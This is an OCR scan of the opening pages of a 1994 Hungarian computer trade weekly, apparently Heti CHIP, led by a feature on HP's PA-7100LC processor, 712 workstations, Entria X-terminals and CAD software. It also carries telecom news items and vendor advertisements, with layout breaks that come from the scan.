



1149 Budapest, Angol utca 30.
Telefon: 267-6438


Egységesen precíz alapokon

Intel processzorokra épülő számítógép-kínálatát leszámítva, a Hewlett-Packard azon kevés cégek közé tartozik, amelyek mindent egy lapkára tesznek fel. Ugyanarra a Precision Architecture-RISC mikroprocesszor-családra építi legolcsóbb Unix-alapú munkaállomásait, mint nagyszámítógép-kategóriás szimmetrikus többprocesszoros gépeit és adatközpontjait.

A HP minden újabb PA-RISC lapka piacra dobásával meg kívánja erősíteni a Risc rendszerek területén megszerzett harminc százalékos részesedését. Ezt a célt hivatott teljesíteni a cég számítástechnikai stratégiájában új korszakot jelentő PA-

7100LC (LC = low cost = olcsó) típusjelű processzor. Ez az iparág első olyan képviselője, amelyet gyárilag multimédia-képességekkel ruháznak fel. Cikkünk megjelenésével egy időben kezdődik nagy sorozatú gyártása, beépítik a HP 9000-es munkaállomásokba és szerverekbe, a HP 3000-es rendszerekbe, valamint a LAN szerverek új osztályába. Digitális képfeldolgozási, valamint video- és audio-képességeit kihasználva a HP az általános és műszaki multimédia-alkalmazások számára is alacsony árszintű számítógépek bevezetését tervezi.

Mit tud a PA-7100LC? Csúcsmínőségben, mindenféle külső



hardvereszköz támogatása nélkül játssza le a video- és egyéb mozgóképeket. Megfelel az MPEG (Motion Picture Expert

Group), a JPEG (Joint Photographic Expert Group) és hasonló szabványoknak.

(Folytatás a 6. oldalon.)

Nagykövet-e a Diplomat?

Nem is olyan egyszerű megadni a feleletet a címbe li kérdésre. Először is azért nem, mert (nem minden rovar bogár, de minden bogár rovar) nem minden diplomata nagykövet, de...

Cikkünk a 20-21. oldalon.



TELEFONKÁRTYA



Kolumbusz Kristóf soha nem tudhatta meg,
hogy egy új, ismeretlen földrészt fedezett fel
1492-ben.

Tévesen mérte fel a távolságot s az időt.

Ön felfedezheti a kapcsolatteremtés egy új
módját!

Ha le akarja győzni a távolságot s az idő
fontos tényező az életében,
akkor
vásároljon

TELEFONKÁRTYÁT!

ARCI

 **MAGYAR TÁVKÖZLÉSI RT.**

TARTALOM

Számítástechnika

- 6-8 PA sorozattal, asztali munkaállomásokkal,
X-terminálokkal, CAD szoftverrel
és Windows-klienssel **Egységesen precíz alapokon**
- 9 Regionális Munkaerőfejlesztő
és Képző Központok **Tenderről tenderre**

Távközlés

- 11 „Azt vártam, hogy végre hiteles
képet festenek”... **Vihar a Matáv csúcsán**
- 12 Nyilvános rádiótelefon és más újdonságok
Versenyhelyzetben a Westel 450
Hatékonyan hasznosított úrszegmensek
Dama, de nem játék
- 13 Marconi antenna Budapesten **Hazai hubbal a HDT**

Mutató

- 14 BBS burokbán Microsoft-ellenség **Távnagytakarítás**
- 15 AMD lapkán elcsúszik a Scan **Hiba a Scan 111-ben**
Mi mikor támad? **Vírusnaptár**

Irodatechnika

- 19 Calderoni helyett Var **Kao kereskedők napja**
- 20-21 Kérdésre választ mesében **Nagykövet-e a Diplomat?**
- 22 Hová menjünk? **Rendezvénykalauz**
Hirdetői index
Várjuk jelentkezésüket **Hír-lap**

Kinyomott példányok száma: 9000
Ebből névreszóló tiszteletpéldány: 6500
Budapesti terjesztésre kerül: 400
Vidéki terjesztésre kerül: 2000
A Heti CHIP-re előfizetés kérhető levélben
1300 Budapest 3., Pf. 210
Előfizetési díj 1 évre 3148 forint

LAPZÁRTA

Új irányítási rend a Matávnál

1994. január 28-i ülésén a Matáv Rt. igazgatósága határozatban erősítette meg a vállalat irányítási rendjében javasolt változásokat. Eszerint – új testületként – a tulajdonosok jelölése alapján létrejött az Ügyvezető Bizottság, amelynek tagjai *Láng János* ügyvezető vezérigazgató, *Sallai Gyula* vezérigazgató-helyettes, *John L. Draheim* (Ameritech, alelnök), *Paul B. Grosse* (Deutsche Bundespost Telekom, nemzetközi pénzügyi igazgató). A részvényesi megállapodás értelmében a tulajdonosok tehetnek javaslatot a Matáv felső vezetőinek személyére is. A vezérigazgatói tisztség betöltésére nyílt pályázatot írnak ki.

A Matáv vezérigazgatójának három helyettese lesz. Az ő munkájukat főigazgatók segítik. A jelen-

legi névsor: pénzügyi vezérigazgató-helyettes – *Ray Stewart*, az őt segítő főigazgató – *Láng János*, műszaki vezérigazgató-helyettes – *Ulrich Schaumann*, főigazgató – *Tölösi Péter*, szolgáltatási vezérigazgató-helyettes – *Sallai Gyula*. A főigazgatót később jelölik ki.

Az igazgatóság egyetértett abban, hogy *Horváth Pált* stratégiai igazgatónak nevezi ki, s egyúttal kifejezte elismerését Horváth Pálnak a Matávnál nyújtott kiemelkedő teljesítményéért, valamint ajánlást tett arra nézve, hogy az ÁV Rt. igazgatótanácsa szüntesse meg a menedzserszerződésekkel kapcsolatos vizsgálatot, és tisztázza Horváth úr nevét.

(*Horváth Pál* lapunknak adott interjúját a 11. oldalon olvashatják.)

Lapszázadosok

Tízmillió dolláros üzletet kötött a Delphax a US Westtel számlanyomtatásra az Egyesült Államokban, s valószínűleg több milliárd forintra tehető már itthon is az az összeg, amelyről az amerikai nyomtatógépgyártó berendezései írják meg a „levelet” a címzetteknek. *Kelen András*, a Delphax magyarországi disztribúcióját ellátó Triad vezetője most arról számolt be sajtótájékoztatóján, hogy partnere több fontos újdonsággal rukkolt ki. Bejelentették a világ leggyorsabb kétoldalas (duplex) elektronikus nyomtatórendszerét, a percen-

ként 850 lapot vagy körülbelül 100 méternyi papírt megnyomó Imagefast 850LE-t. A maga területén ugyancsak aranyérmes az Imagefast 180PS, amely, mint típusjele mutatja, 180 lapot ír tele percnként – Postscriptből. A nyílt rendszerek koncepcióját terjeszti ki a nyomtatásra a Vista, egy olyan szoftver, amely bármely ismert szabványos printer-adatfolyamot (AFPDS-t, Xeroxot) a Delphax gépeken kinyomtatható IPDS formátumúra alakít.

(*A termékekről következő számban részletesen is beszámolunk.*)

Fotex–Westel 900 megállapodás

A Fotex csoport országos hálózata – Keravill, Ofotért, Kontúr, Domus – bekapcsolódik a Westel 900 szolgáltatásainak értékesítésébe. Közel négyszázötven üzlet áll készen arra, hogy fokozatosan megkezdje a készülék- és SIM-kártyaárusítást. A boltokban nemcsak vásárlásra lesz mód: az ügyfelek azonnal a GSM rendszer előfizetőivé válnak, és használat-

ba vehetik mobil telefonjukat. A személyzet betanítását a Westel 900 szakemberei a Fotexszel közösen végzik. A szerződés értelmében a Fotex nem köteles a rádiótelefonokat a Westeltől beszerezni, más forrásokat is módjában áll igénybe venni. A két cég megállapodása értelmében viszont a Fotex nem végezhet a Pannon GSM számára üzleti tevékenységet.

Chipcom ORnet termékek

- Az ORnet termékek – Star couplerek, transceiverek, tartalék tápegységek – üvegszál optikai megoldást kínálnak
- Az ORnet az első hibátűrő hub a piacon, mely redundáns optikai kapcsolatot biztosít mind a Star coupler, mind a transceiver számára, és opcionális tartalék tápegységgel is rendelkezik
- Az ONline családdal teljesen kompatibilis, így az ORnet termékcsalád a már meglévő LAN munkacsoportok üvegszál optikai Ethernet gerincekhez kapcsolásának költségkímélő módját teszi lehetővé

Ethermodem sorozat

- A negyedik generációs tervezésű Ethermodem sorozat a széles sávú kábelezésre épülő Ethernet megvalósulása
- Az Ethermodem transceiverek a 10BROAD36 szabványnak megfelelő, installált széles sávú hálózatokkal teljesen kompatibilisek
- A termékek kaphatók egy- és kétkábeles hálózatokhoz is
- Többszörös frekvencia biztosításával lehetővé válik különböző LAN alkalmazások párhuzamos futása egyetlen kábelben
- Desktop használatra ideális kompakt egy- és kétportos Ethermodem transceiverek is szerepelnek a kínálatban
- A nyolcportos transceiverhez opcionális frekvenciamodulok kapcsolhatók
- Valamennyi Ethermodem transceiver kompatibilis minden más Chipcom Ethermodem termékkel



1025 Budapest
Pityang utca 1/A
Telefon: 116-2731
Telefon/telefax: 116-2729


Információs szám: 161

HA JOBBAT TUD HÍVJON FEL!

Egy igazi lézer printer, mely a kategóriájában mindem más típust felülmúl tudásában és árban egyaránt!



brother
HL-10h




A lista ára is fantasztikus, de a bevezető ára egyszerűen hihetetlen!
Vásárolja meg most! Az árak az ÁFÁ-t nem, de egy toner kazettát tartalmaznak!

Lista ára: **249.700,-** Bevezető ára február 22.-ig: **199.800,-**

Fontosabb paraméterek:

felbontás 600 dpi + HRC felbontás növelés, sebesség 10 lap/perc, PostScript, CP-852, memória 2MB, opció 32 MB (4MB = **34.658,-**) APT (Advanced Photo Technology), PCL5, HP-GL2 (6 toll különböző vastagsággal), 62 darab skálázható font, 10 féle vonalkód, skálázhatóság: TrueType, Intellifont, Type 1 automatikus emuláció és interfész választás, emulációk: HP LJ4, Epson, IBM, Diabolo 630 soros, párhuzamos és Modular I/O interfész, CPU: MC68EC030, opció hálózati nyomtató.



9024 Győr Mónus 19.
☎96/414-411, 417-802

1149 Budapest, Róna
(Lumumba) u. 75.
1/1836-783, 1830-690
1640-842, 1642-631

Információs szám: 162

Tetszik?

Keressen fel minket!

Bútorainkkal
megvalósítjuk
ideális munkahelyét
a tervezéstől
a berendezésig



DIRECT-LINE

Kereskedelmi és Szolgáltató Kft.

1066 Budapest, Ó utca 35. Telefon: 131-8360

Információs szám: 163

VÁLASSZON A MACRODA LEGFRISSEBB KÍNÁLATÁBÓL!

NYOMTATÓK:

STAR LC 20	19 800 Ft	PCI Pentium alaplap P5/60 MHz CPU-val!
STAR LC 15	31 900 Ft	PCI BUS-os SCSI és VGA vezérlőkártyák!
STAR ZA 250	53 000 Ft	Dupla 1,2 & 1,44 MB-os TEAC floppy drive!
HP DeskJet 510	37 400 Ft	DTC JUMPER nélküli Ethernet kártyák!
HP LaserJet 4P (2MB; 600 dpi!)	145 000 Ft	EREDETI INTEL számítógépek!

ÚJDONSÁGOK:

PHILIPS MONITOROK:

7 CM 5209 14" color SVGA 1024*768, 0.28 mm, black matrix képcső, H: 31.5/35.2/35.5, V: 50-87 Hz	33 900 Ft
7 CM 5279 14" color SVGA 1024*768, 0.28 mm, alacsony kisugárzású, H: 31.5/35.2/35.5, V: 50-87 Hz	36 500 Ft
4 CM 4270 14" color SVGA MULTIMÉDIA 1024*768 (70 Hz) NI, LR, beépített st. hangszórópár, H: 30-58 kHz, V: 50-100 Hz	44 500 Ft
4 CM 6088 17" color CAD TRINITRON 1280*1024 (60 Hz) NI, LR, 0.26 mm, LCD control panel, H: 30-64 kHz, V: 50-100 Hz	145 900 Ft

3M TERMÉKEK:

5,25" 1.2 MB DSHD floppy-lemez	780 Ft
3,5" 1.44 MB DSHD floppy-lemez	1 200 Ft
3,5" 21 MB-os Floptical lemez	2 300 Ft
4 és 8 mm-es DAT, TK 50 és 70-es TAPE, 3480 és 3490E adatkazetták raktárról!	
Írásvetítők, LCD kivetítők, fóliák és tollak, POST-IT jegyzettömbök	már 28 Ft-tól

MULTIMÉDIA ESZKÖZÖK:

GOLDEN SOUND és SOUND BLASTER hangkártyák	már 8 800 Ft-tól
Hangszórópár hangkártyákhoz	3 500 Ft
Panasonic CD-ROM-drive	22 000 Ft
Philips duplaseb. CD ROM drive	29 900 Ft
MULTIMÉDIA KIT	49 900 Ft
VIDEOBLASTER	44 000 Ft

Viszonteladónak további kedvezményeket! Az árak áfa nélkül értendők!

Számítástechnikai eszközök:



Számítástechnikai kellékek:

1012 Budapest, Attila út 63.
Telefon/fax: 201-4603, 155-5173

1123 Budapest, Alkotás u. 21.
Telefon/fax: 156-4802, 135-0567

MACRODA KFT.

Információs szám: 164

Qdiagem

Real-time, hálózatos
adatgyűjtő megjelenítő
rendszer

- Általános célú,
- moduláris
- szerkeszthető
- Window technika
- QNX op. rendszer



ASK Kft. 1026 Budapest, Gábor Áron utca 55.
Telefon: 115-8457, 135-5984, 135-1332
Fax: 135-1332, Telex: 22-3788 ASK BP

Információs szám: 165



BUDAPEST

Tevékenység:

- Földrajzi információs rendszerek grafikus és szöveges adatfeltöltése.
- Légi és földi felvételek kiértékelése tetszőleges méretarányban Wild, Zeiss és Alpha 2000 típusú analóg és analitikus műszerekkel, grafikus vagy numerikus módszerrel. Digitális adatnyerés MicroStation vagy AutoCAD rendszerhez.
- Meglévő térképek digitalizálása nagy pontosságú, A/O méretű digitalizáló-táblákkal, vetületi transzformáció, adatkonverzió.
- MicroStation vagy AutoCAD típusú file-ok gépi úton való kirajzolása A/O méretben papírra, fóliára vagy karcrétegre, Wild TA-10 típusú precíziós síkplotteren, egyéb rajzok készítése CalComp plotteren.



BUDAPEST

Cím:

H-1149 Budapest, Bosnyák tér 5.
Telefon/fax: 163-1401

Információs szám: 166

SEQUENT

Multiprocesszoros UNIX rendszerek

SZÁMÍTÓGÉP, AMELY EGYÜTT NŐ A FELADATTAL.

Mindig csak az éppen szükséges teljesítményt kell a gépével megvásárolnia.

Ha ez már kevés, csak egy újabb processzorkártyát kell hozzáadnia.



Magyarországi képviselet:
Cardinal Kft. 1025 Bpest, Törökvész út 143.
Tel.: 250-20-19
3rd BT. 1146 Bpest, Thokoly út 73.
Tel.: 251-38-78

Információs szám: 167

(Folytatás az 1. oldalról.)

Mindez alkalmassá teszi arra, hogy komoly grafikai képességet igénylő, munkacsoportok együttműködésén alapuló alkalmazásokhoz – például műszaki tervezéshez vagy pénzügyi elemzéshez – megfelelő alapot teremtsen. Multimédia tudását egy új utasításkészletnek köszönheti, amely közvetlenül videopixelekkel vagy hangmintákkal dolgozik, szemben a konkurens gyártók – a DEC, az IBM, az Intel, a Mips és a Sun – lapkáival, amelyek kizárólag szabványos egész-, lebegőpontos és karakteres adattípusokat képesek feldolgozni. A processzor szuperskaláris architektúrája szintén hozzájárul a multimédia lehetőségek bővítéséhez.

Első lépésben a PA-7100LC 80 megahertzig terjedő frekvencián üzemeltethető, de úgy tervezték meg, hogy ez az érték hamarosan elérhesse, sőt túl is léphesse a 100 megahertzet. A lapka teljes mértékben kompatibilis a PA-RISC-alapú rendsze-

rek korábbi változataival, hiszen követi azok alaptermotechnológiáját és megőrizte azok előnyös tulajdonságait. Ez azért is fontos, mert ma már közel nyolcezer alkalmazáshoz férhetnek hozzá a felhasználók a PA-RISC-alapú számítógépeken.


Az új jellemzők közé tartozik egy második egész számítási egység hozzáadása, amelynek révén a PA-7100LC teljes, kétirányú szuperskaláris mikroprocesszorral válik, azaz egyidejűleg két utasítást képes végrehajtani. A lapkán memóriakezelő és ki/bemeneti vezérlőt is találunk – tervezői tehát egybeépítették a központi egységet, a lebegőpontos vezérlőt és a memóriavezérlőt. Mindez olcsóbbá teszi a rendszert, ugyanakkor növeli a megbízhatóságot és a teljesítményt. A költségek további csökkentése érdekében a processzor szabványos külső gyorsítótárának megvalósításához statikus RAM-okat (SRAM-okat) alkalmaztak. Ez a gyakorlatban azt jelenti, hogy a cache mérete rugalmasan, rendkívül tág határok között változhat: 8 kilobájttól akár 2 megabájttig terjedhet. A megoldás egyrészt jótékonyan hat a rendszerek ár/teljesítmény arányára, másrészt – ehhez szorosan kapcsolódóan – nagy előnye, hogy a kisebb asztali gé-

pektől egészen a nagy serverekig alkalmazható.


Végül még egy érdekesség: a PA-7100LC az első olyan PA-RISC mikroprocesszor, amely az alkalmazástól vagy operációs rend-

125 megahertzes PA-7150-est. Nagy áttörést jelent majd a jövő év elejére ígért PA-7200, amely az olcsóbb rendszerek számára is elhozza a párhuzamos feldolgozás világát. Várhatóan há-

Egységeesen precíz




FORMATERVEZETT DOBOZOK KÜLSŐ, FIX ÉS CSERÉLHETŐ LEMEZES ADATTÁROLÓK RÉSZÉRE TÁPEGYSÉGGEL



GAMAXNET KFT.
1122 BUDAPEST, CSABA U. 24/A.
TEL.: 155-3016, 0135-8722

GAMAX net



szertől függően mindkét általánosan alkalmazott bájtelrendezési sémát támogatja. Ismeri a növekvő (big-endian) és a csökkenő (little-endian) rendezést is, azaz úgynevezett bi-endian típusú.

Miközben még magunkhoz sem térünk az újdonság okozta meglepetéstől, a HP mindjárt megszelleztette három évre szóló processzorstratégiáját is. Mint hallottuk, hat hónap múlva dobják piacra a nem kevesebb, mint

rom év múlva jelenik meg a PA-8xxx, amely az úgynevezett Aggressive Multiway Superscalar Architecture megtestesítője lesz.

Alapszintű munkaállomások

Két új, olcsó, ugyanakkor az összes lényeges funkciót tartalmazó, nagy teljesítményű asztali munkaállomást is bemutatott a HP. A 9000/700 sorozatba tartozó 712/60 és 712/80i már a most bejelentett processzorral épül. A 60 megahertzen működő kisebb gép 58 Specint92, míg a 80 megahertzes nagyobbik 84 Specint92 műveleti sebességet ér el. Ami a lebegőpontos számításokat illeti, ebben mindkét eszközt 79 Specfp92-t teljesít.

A munkaállomások már alapáron tartalmazzák a beépített multimédia funkciókat. Gyors processzorok és felgyorsított grafikaiuk következtében kivételes X Window teljesítményt nyújtanak, jól használhatók a számítógépes tervezésben, a számítógéppel segített szoftverfejlesztésben és az elektronikai tervezés/analízis területén. Operációs rendszerük a HP Unix-megvalósítása, a HP-

alpokon

UX 9.03, amely teljes kompatibilitást biztosít a korábbi és a jelenlegi 700-as sorozat tagjaival. Első ízben áll rendelkezésre a Desktop HP-UX, amely a munkaállomás-felhasználók számára tervezett, szűkített funkciókészletű operációs rendszer.

Alapkiépítésben 16, csúcskiépítésben 256 megabájt operatív tár van az új 700-asokban. Belső lemezkapacitásuk maximum 1 gigabájt. Tartalmaznak két bővíthető kártyahelyet is. Speciális kártyájára építve megtaláljuk a szabványos be/kimeneti funkciókat, a billentyűzet-, az egér-, a 16 bites audio-, a LAN-, az SCSI-2, az RS-232C és a Centronics csatlakozót. További kiegészítési lehetőségeket kínál az opcionális B/K bővíthetőkártya. Beiktatásával telefon-, X.25, Token-Ring, egy második LAN és RS-232C csatlakozót, valamint egy grafikus alrendszer illesztési helyet nyerünk.


Várhatóan néhány hónap múlva kerül forgalomba a munkaállomásokhoz egy színes, lapos megjelenítő, amelyet azon munkahelyek számára fejlesztett ki a HP, ahol korlátozott hely áll csak rendelkezésre, és könnyű eszközre van szükség. A 12 hüvelykes monitor mérete és tömege egynegyede, energiaigénye pedig mindössze fele a hozzá hasonló tudású 17 hüvelykes megjelenítőének.

Mint már utaltunk rá, teljeskörű tárgykód-kompatibilitásuk révén a most piacra dobott munkaállomások támogatják a 700-as sorozathoz kapható több mint ötezer alkalmazói programot. A felhasználók PC-emulációval mindenféle módosítás nélkül futtathatják a PC alkalmazásokat, mégpedig hozzávetőlegesen egy 486-os teljesítményének megfelelő szinten. Sokaknak lehet hasznos a HP Wabi 1.1 szoftver is, amely tizenhárom népszerű Windows program futtatását teszi lehetővé. Az Insignia Solutions által ajánlott Soft Windows nevű környezetben pedig az összes Windows és DOS alkalmazás otthon érzi magát.

Itt említjük meg, hogy a multimédia képességek hangsúlyozására a HP új változatát mutatta be Mpower elnevezésű integrált rendszernek. A 2.0-s verzióban a program két érdekes szolgáltatással egészült ki. A HP Digital Video egy szoftveralapú videolejátszó, amely a lemezen sűrített formában tárolt videóadatból közvetlenül mozgóképet állít elő. A Tele Share háromfunkciós – telefonszám- és adatmodemet nyújtó – távközlési eszköz, amely grafikus felhasználói felületről vezérelhető.


Olcsó X-terminálok

Bemutatott a HP egy általános célú, elég alacsony árfekvésű, könnyen kezelhető X-terminálcsaládot, valamint egy terminál-



vezérlő szoftvert is. Ezek tovább erősítik a HP előkelő helyét az X-terminálok piacán.

A HP Entria X-terminálok nagy teljesítményű grafikus asztali rendszerek, amelyeket kifejezetten azoknak a felhasználóknak fejlesztettek ki, akik nagygépes környezetről hálózatos Unix-alapú platformra térnek át, s karakteres termináljaikat a kliens/server környezet kivánalmainak megfelelő eszközre cserélik le. A gyártó elsősorban a bankokat, a pénzintézeteket, a biztosítókat és a bevétel-szolgáltató cégeket célozta meg. Ezekben a helyeken a terminálok



segítségével a munkatársak alacsony költségárfordítással hozzáférhetnek a cégük vállalati szintű számítástechnikai erőforrásaikhoz. Nagy előny, hogy – a PC-ktől és a munkaállomásoktól eltérően – nincs szükség helyi lemezegységre és operációs rendszerre, s ezáltal nemcsak a beszerzési, de a rendszer-kezelési és adminisztrációs költségek is kisebbek.

Az Entria-ik induló ára valamivel ezer dollár alatt van, így 104 ezer Xstone-ig terjedő tudásukkal igen jó ár/teljesítményt kép-

hálózatadminisztrációs szolgáltatásokat nyújt, valamint hozzáférést biztosít az örökölt korábbi rendszerekhez. A HP Enwre szoftver segítségével a gyártó X eszközein AIX, Sun OS, Solaris 2.1, valamint az SCO Open Desktop alá írt programokat is futtathatunk.

Egyre több cég iktat már meglévő számítástechnikai környezetébe Unix-alapú munkaállomásokat. Ilyenkor a rendszergazdák szembesülnek azzal a feladattal, hogy a terminálfelhasználók számára mind a unixos, mind a régi alkalmazásokat elérhetővé tegyék. A HP Entria X-terminálok az örökölt nagygépekhez való hozzáférést helyi IBM 3270 és DEC VT320 emuláció révén biztosítják. A régit és az újat egyszerre is láthatjuk: a terminálok többablakos üzemmódja nagyban növelheti a termelékenységét. Kivágással és beillesztéssel szabadon átvihetünk információkat egyik ablakból a másikba, a kijelölt blokkot egyetlen egérművelettel átvihetjük nagygépes alkalmazásból Unix alá.

CAD szoftverújdonság

Még nem értünk a végére a bejelentések sorának. Továbbfejlesztette a HP gépészmérnökök számára készült kétdimenziós tervező-, műszaki rajzoló és dokumentációs rendszerét, a HP Precision Engineering/ME 10 V.6.0-t is. Az eddig is piacvezetőnek számító szoftver termelékenységére – felhasználói tesztek szerint – negyven százalékkal növekedett, ugyanakkor rövidebb betanulási idővel lehet számolni. Eddig a világon több mint 40 ezer ilyen tervezői mun-

RECOGNITA PLUS

KARAKTERFELISMERÉS FELSŐFOKON

- Szkennerek
 - AV-100
 - HP
- TEKTRONIX
színes nyomtatók
- HP
lézernyomtatók
- Kiadványszerkesztő
szoftverek

Új AKCIÓ INDUL....



RECOGNITA RT.

1012 Budapest, Márvány u. 17.


Tel: 201-7973, Fax: 201-7607

kahelyet helyeztek üzembe, és a Dataquest piackutató cég közvélemény-kutatása szerint a professzionális CAD-felhasználók az első helyre rangsorolják a HP PE/ME 10 rendszert a csúcsműködésű megoldások, a legjobb műszaki rajzoló és a legegyszerűbben használható programok kategóriájában.

A HP PE/ME 10 tartalmaz egy új alkatrészstruktúra-szerkesztőt is, amely a bonyolult felépítésű szerkezetek tervezéséhez nyújt segítséget. Integrálták hozzá a HP háromdimenziós termék- és felületmodellezőjét, a HP PE/Solid Designert. Így a modellen végrehajtott változtatások a műszaki rajzokon is megjelennek. A rendszer a módosítások kijelzésével könnyíti meg az összehasonlításokat. A szoftver HP és Sun munkaállomásokon, valamint PC-ken, DOS alatt is futtatható. Támogatja az olyan grafikus felületeket, mint az X11 Windows és a Windows, számos nyomtatóval és rajzgéppel működhet együtt. Az új verzió várhatóan az év végén kerül kereskedelmi forgalomba.

Windows-kliens

Új Windows-kliens is terítékre került a HP bemutató alkalmából. A 433SX típusjelű, nagy teljesítményű asztali gép komolyabb



